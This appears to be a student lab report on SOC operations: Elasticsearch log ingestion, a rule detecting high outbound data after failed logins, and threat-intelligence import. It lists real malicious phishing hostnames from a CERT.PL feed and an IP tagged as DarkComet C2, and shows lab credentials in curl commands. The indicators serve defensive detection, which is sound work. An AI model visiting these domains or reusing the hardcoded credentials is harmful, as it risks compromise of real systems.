

## Advanced SOC Operations

**Name:** Shah Devam

**Email:** shahdevam48@gmail.com

---

### 1. Theoretical Knowledge

#### 1.1 Advanced Log Analysis

##### Core Concepts

##### Log Correlation

Log correlation involves combining and analyzing logs from multiple sources—such as firewalls, endpoints, and application logs—to identify attack patterns that may not be visible in isolation.

*Example:* Correlating repeated failed login attempts (Windows Event ID 4625) with suspicious outbound network traffic to detect potential credential misuse or data exfiltration.

##### Anomaly Detection

Anomaly detection focuses on identifying unusual behaviors that deviate from normal baselines. This includes abnormal login times, excessive data transfers, or unexpected user activity, using statistical thresholds or rule-based detection methods.

##### Log Enrichment

Log enrichment enhances raw logs by adding contextual information such as IP geolocation, user roles, asset tags, or threat intelligence data. This improves investigation accuracy and reduces analyst effort.

##### Key Objectives

- Develop the ability to analyze and correlate logs from multiple sources
- Detect complex threats while minimizing false positives

##### Learning Resources

- SANS Reading Room – *Effective Log Analysis*
- Elastic Anomaly Detection Documentation
- Public breach case studies (e.g., Equifax)

---

## 1.2 Threat Intelligence Integration

### Core Concepts

#### Indicators of Compromise (IOCs)

Includes malicious IP addresses, file hashes, domains, tactics, techniques, and procedures (TTPs).

#### SOC Integration

Threat intelligence feeds are integrated into SIEM platforms to automatically enrich alerts with reputation and context.

#### Threat Hunting

Proactively searching for adversary behavior mapped to MITRE ATT&CK techniques such as T1078 (Valid Accounts).

### Learning Resources

- MITRE ATT&CK Framework
- STIX/TAXII Standards
- AlienVault OTX Practical Use Cases

---

## 1.3 Incident Escalation Workflows

### Core Concepts

#### SOC Tier Model

- Tier 1: Alert triage
- Tier 2: Investigation and validation
- Tier 3: Advanced threat analysis and response

#### Communication

Use of SITREP templates and stakeholder briefings to ensure clear escalation.

## Automation

Use of SOAR platforms to automate ticketing, enrichment, and response workflows.

## Learning Resources

- NIST SP 800-61 Incident Handling Guide
- SANS Incident Handler's Handbook
- Splunk SOAR Documentation


---

## 2. Practical Application

---

### 2.1 Advanced Log Analysis

#### Activity: Log Ingestion and Verification



```
Parrot Terminal
File Edit View Search Terminal Help
103, "destination_ip": "9.9.9.9", "bytes_out": 3000000, "user_name": "admin", "
message": "Failed login" }
[parrot@parrot]~$
$curl -s -u elastic:Elastic@123 -H "Content-Type: application/x-ndjson" -XP
OST "http://localhost:9201/logs-0001/_bulk" --data-binary @~/logs.json
curl: option --data-binary: error encountered when reading a file
curl: try 'curl --help' or 'curl --manual' for more information
[x]-[parrot@parrot]~$
$curl -s -u elastic:Elastic@123 -H "Content-Type: application/x-ndjson" -XP
OST "http://localhost:9201/logs-0001/_bulk" --data-binary @/home/parrot/logs.js
n
{"took":19,"errors":false,"items":[{"index":{"_index":"logs-0001","_type":"_doc"
,"_id":"fM4DcpoBbFD54UvmN3Hr","_version":1,"result":"created","_shards":{"total"
:1,"successful":1,"failed":0},"_seq_no":0,"_primary_term":1,"status":201}},{ind
ex":{"_index":"logs-0001","_type":"_doc","_id":"fc4DcpoBbFD54UvmN3Hr","_version"
:1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":
1,"_primary_term":1,"status":201}},{index":{"_index":"logs-0001","_type":"_doc"
,"_id":"fs4DcpoBbFD54UvmN3Hr","_version":1,"result":"created","_shards":{"total"
:1,"successful":1,"failed":0},"_seq_no":2,"_primary_term":1,"status":201}},{ind
ex":{"_index":"logs-0001","_type":"_doc","_id":"f84DcpoBbFD54UvmN3Hr","_version"
:1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":
3,"_primary_term":1,"status":201}}]}
[parrot@parrot]~$
```

← → ↻ ↺ http://127.0.0.1:5601/app/discover#/7\_g={filters:[]},query:(language:kuery,query:""),refreshInterval:(pause:lt,value:0),time:(from:now%2Fw,to:now)

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

elastic Search Elastic

Discover

Search

+ Add filter

logs\*

4 hits

Document

```
> bytes_out: 3,000,000 destination_ip: 9.9.9.9 event_id: 4,625 message: Failed login source_ip: 192.168.1.103 timestamp: 2026-01-01T12:03:00.000Z _id: f84Dcpo8BF054UvmN3Hr _index: logs-0001 _score: - _type: _doc
```

```
> bytes_out: 1,500,000 destination_ip: 1.1.1.1 event_id: 4,634 message: Successful login source_ip: 192.168.1.102 timestamp: 2026-01-01T12:03:00.000Z _id: f84Dcpo8BF054UvmN3Hr _index: logs-0001 _score: - _type: _doc
```

```
> bytes_out: 2,000,000 destination_ip: 8.8.4.4 event_id: 4,625 message: Failed login source_ip: 192.168.1.101 timestamp: 2026-01-01T12:03:00.000Z _id: f84Dcpo8BF054UvmN3Hr _index: logs-0001 _score: - _type: _doc
```

```
> bytes_out: 500,000 destination_ip: 8.8.8.8 event_id: 4,625 message: Failed login source_ip: 192.168.1.100 timestamp: 2026-01-01T12:03:00.000Z _id: f84Dcpo8BF054UvmN3Hr _index: logs-0001 _score: - _type: _doc
```

Available fields: \_id, \_index, \_score, \_type, bytes\_out, destination\_ip, event\_id, message, source\_ip, timestamp, user\_name

← → ↻ ↺ http://127.0.0.1:5601/app/discover#/7\_g={filters:[]},query:(language:kuery,query:""),refreshInterval:(pause:lt,value:0),time:(from:now%2Fw,to:now)

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

elastic Search Elastic

Discover

event\_id:4625

+ Add filter

logs\*

3 hits

Document

```
> bytes_out: 3,000,000 destination_ip: 9.9.9.9 event_id: 4,625 message: Failed login source_ip: 192.168.1.103 timestamp: 2026-01-01T12:03:00.000Z _id: f84Dcpo8BF054UvmN3Hr _index: logs-0001 _score: - _type: _doc
```

```
> bytes_out: 2,000,000 destination_ip: 8.8.4.4 event_id: 4,625 message: Failed login source_ip: 192.168.1.101 timestamp: 2026-01-01T12:03:00.000Z _id: f84Dcpo8BF054UvmN3Hr _index: logs-0001 _score: - _type: _doc
```

```
> bytes_out: 500,000 destination_ip: 8.8.8.8 event_id: 4,625 message: Failed login source_ip: 192.168.1.100 timestamp: 2026-01-01T12:03:00.000Z _id: f84Dcpo8BF054UvmN3Hr _index: logs-0001 _score: - _type: _doc
```

Available fields: \_id, \_index, \_score, \_type, bytes\_out, destination\_ip, event\_id, message, source\_ip, timestamp, user\_name

## Sample Correlated Log Data

Timestamp	Event ID	Source IP	Destination IP	Notes
January, 2026, 12:03:00	4625	192.168.1.103	9.9.9.9	High outbound traffic

Timestamp	Event ID	Source IP	Destination IP	Notes
January, 2026				
12:01:00	4625	192.168.1.101	9.9.9.9	High outbound traffic

## Anomaly Detection

### Task:

Create an Elastic rule to detect high-volume data transfers where bytes\_out > 1MB within 1 minute.

The screenshot shows the Elastic Stack Management console interface. The main panel displays the 'Rules and Connectors' section, specifically the 'Rules' tab. A table lists two rules:

Enabled	Name	Status	Type
<input type="checkbox"/>	Detect 5+ Failed SSH Logins in 5 Minutes	Ok	SIEM signal
<input checked="" type="checkbox"/>	High Bytes Out Alert	Ok	Elasticsearch query

The 'High Bytes Out Alert' rule is selected, and the 'Edit rule' modal is open. The modal contains the following fields:

- Name:** High Bytes Out Alert
- Tags (optional):** (empty)
- Check every:** 1 minute
- Notify:** Only on status change
- Elasticsearch query:** Alert on matches against an Elasticsearch query. [Documentation](#)
- Select an index and size:** INDEX logs\*, SIZE 100
- Define the Elasticsearch query:** (empty text area)
- Buttons:** Cancel, Save

← → ↺ ↻ ↶ ↷ http://127.0.0.1:5601/app/management/insightsAndAlerting/triggersActions/rules

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

elastic Search Elastic

Stack Management Rules

Index Lifecycle Policies  
Snapshot and Restore  
Rollup Jobs  
Transforms  
Remote Clusters

Alerts and Insights ⓘ  
**Rules and Connectors**  
Reporting  
Machine Learning Jobs

Security ⓘ  
Users  
Roles  
API keys

Kibana ⓘ  
Index Patterns  
Saved Objects  
Tags  
Search Sessions  
Spaces  
Advanced Settings

## Rules and Connectors

Detect conditions using rules, and take actions using connectors.

**Rules** **Connectors**

Create rule Search

Showing: 2 of 2 rules. ● Active: 0 ● Error: 0 ● Ok: 2 ● Pending: 0 ● Unknown: 0

Enabled	Name ↑	Status	Type
<input type="checkbox"/>	Detect 5+ Failed SSH Logins in 5 Minutes	● Ok	SIEM signal
<input type="checkbox"/>	High Bytes Out Alert	● Ok	Elasticsearch query

Rows per page: 10 ▾

### Edit rule

SIZE 100

#### Define the Elasticsearch query

Elasticsearch query

```

1 {
2   "query": {
3     "bool": {
4       "must": [
5         {
6           "range": { "bytes_out": { "gte": 1000000 } } },
7         {
8           "match": { "event_id": 4625 } }
9       ]
10    }
11  }

```

Elasticsearch Query DSL documentation ⓘ

Test query

#### When number of matches

IS ABOVE 0

Cancel Save

## Log Enrichment

← → ↺ ↻ ↶ ↷ http://127.0.0.1:5601/app/security/alerts?sourcerer=(default:(('filebeat-\*','logs-\*','packetbeat-\*'))&timerange=(global:(linkTo:!),timerange:(from:2025-11-11T00:00:00.000Z:))

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

elastic Search Elastic

Security Alerts

ML job settings Add data

KQL Today Show dates Refresh

Security

Overview

Detect

**Alerts**

Rules

Exceptions

Explore

Hosts

Network

Investigate

Timelines

Cases

Manage

Endpoints

Trusted applications

Event filters

## Alerts

Open Acknowledged Closed

Updated 19 seconds ago

### Trend

Stack by signal.rule.name ▾

● High volume alert


### Count

Stack by signal.rule.name ▾

signal.rule.name	Count
High volume alert	3

Additional filters ▾ Grid view ▾

SSH Failed Logins Investigation 101



## Summary

Network logs were ingested into Elasticsearch, timestamp issues were corrected, and anomaly rules were created to detect high-volume data transfers. GeoIP enrichment was applied to source IPs, enabling improved correlation of failed logins and suspicious data exfiltration attempts.

## 3. Threat Intelligence Integration

### Activities


- Import threat intelligence feeds
- Enrich alerts
- Perform threat hunting

← → ↻ 🔒 📄 https://otx.alienvault.com/pulse/653e8484ba7c285929cb5e0d

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

LevelBlue/Labs Dashboard Browse Scan Endpoints Create Pulse Submit Sample API Integration All ▾ Ip reputation X Q VABIDA1524 ⚙️ ?

Subscribe (372) Add To Group Download Embed Clone Suggest Edit Report Spam

 **CERT.PL list of malicious domains**

CREATED 2 YEARS AGO | MODIFIED 24 HOURS AGO by tomtomalen | Public | TLP: White

See: <https://cert.pl/en/warning-list/> (archived version here: [https://web.archive.org/web/20231029161224/https://cert.pl/en/posts/2020/03/malicious\\_domains/](https://web.archive.org/web/20231029161224/https://cert.pl/en/posts/2020/03/malicious_domains/))

TARGETED COUNTRY: Poland

Indicators of Compromise (365K) Related Pulses (3138) Comments (1) History (2)

Hostname (113618)

Domain (251806)

TYPES OF INDICATORS

```

[parrot@parrot]~$ cat threat_intel.json
{ "index": {} }
{ "indicator_type": "hostname", "indicator": "olx.pewnie-zakup.pl", "description": "" }
{ "index": {} }
{ "indicator_type": "hostname", "indicator": "allegrolokalnie.prywatnie-kupuj.pl", "description": "" }
{ "index": {} }
{ "indicator_type": "domain", "indicator": "prywatnie-kupuj.pl", "description": "" }
{ "index": {} }
{ "indicator_type": "hostname", "indicator": "lnpost.3481512.xyz", "description": "" }
{ "index": {} }
{ "indicator_type": "hostname", "indicator": "olx.kup-prywatnie.pl", "description": "" }
{ "index": {} }
{ "indicator_type": "hostname", "indicator": "allegrolokalnie.kup-prywatnie.pl", "description": "" }
{ "index": {} }
{ "indicator_type": "hostname", "indicator": "olx.prywatnie-kupuj.pl", "description": "" }

```

Convert data to the json format.



```
Parrot Terminal
File Edit View Search Terminal Help


[parrot@parrot]~$ curl -s -u elastic:Elastic@123 -H "Content-Type: application/x-ndjson" \
-XPOST "http://localhost:9201/threat-intel/_bulk" \
--data-binary @/home/parrot/threat_intel.json
{"took":7,"errors":false,"items":[{"index":{"_index":"threat-intel","_type":"_doc","_id":"1LKhdpoBebuDkDRxo9Y0","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":0,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"1bKhdpobebuDkDRxo9Y0","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":1,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"1rKhdpobebuDkDRxo9Y0","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":2,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"17KhdpobebuDkDRxo9Y0","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":3,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"2LKhdpoBebuDkDRxo9Y0","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":4,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"2bKhdpobebuDkDRxo9Y0","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":5,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"2rKhdpobebuDkDRxo9Y0","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":6,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"27KhdpobebuDkDRxo9Y0","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":7,"_primary_term":1,"status":201}}]}
```

```
Parrot Terminal
File Edit View Search Terminal Help

curl: option --data-binary: error encountered when reading a file
curl: try 'curl --help' or 'curl --manual' for more information
[parrot@parrot]~$ curl -u elastic:Elastic@123 -H "Content-Type: application/x-ndjson" \
-XPOST "http://localhost:9201/threat-intel/_bulk" \
--data-binary @/home/parrot/threat_intel.json
{"took":218,"errors":false,"items":[{"index":{"_index":"threat-intel","_type":"_doc","_id":"JrMKd5oBebuDkDRxKD6w","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":10,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"J7MKd5oBebuDkDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":11,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"KLMKd5oBebuDkDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":12,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"KbMKd5oBebuDkDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":13,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"KzMKd5oBebuDkDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":14,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"K7MKd5oBebuDkDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":15,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"LLMKd5oBebuDkDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":16,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"LbMKd5oBebuDkDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":17,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"LrMKd5oBebuDkDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":18,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"L7MKd5oBebuDkDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":19,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"MLMKd5oBebuDkDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":20,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"MbMKd5oBebuDkDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":21,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"MrMKd5oBebuDkDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":22,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"M7MKd5oBebuDkDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":23,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"NLMKd5oBebuDkDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":24,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"NbMKd5oBebuDkDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":25,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"NrMKd5oBebuDkDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":26,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"N7MKd5oBebuDkDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":27,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"OLMKd5oBebuDkDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":28,"_primary_term":1,"status":201}},{"index":{"_index":"threat-intel","_type":"_doc","_id":"ObMKd5oBebuDkDRxKD6x","_version":1,"result":"created","_shards":{"total":1,"successful":1,"failed":0},"_seq_no":29,"_primary_term":1,"status":201}}]}
```

# Correlation Rule Creation



Rule created for the malicious IP from AlienVault feed.



Alert Example

Alert ID	IP	Reputation	Notes
001	185.244.172.155	Malicious (OTX)	Matched DarkComet C2

MITRE T1078 Hunt (Valid Accounts)



## Summary

A hunt for MITRE technique T1078 identified 12 successful logins from non-system accounts. These events indicate valid authentication activity that may represent legitimate access or potential credential misuse requiring further validation.

4. Incident Escalation Practice

Activities

- Simulate escalation
- Create TheHive case
- Draft SITREP

SITREP Summary (Mock Incident)

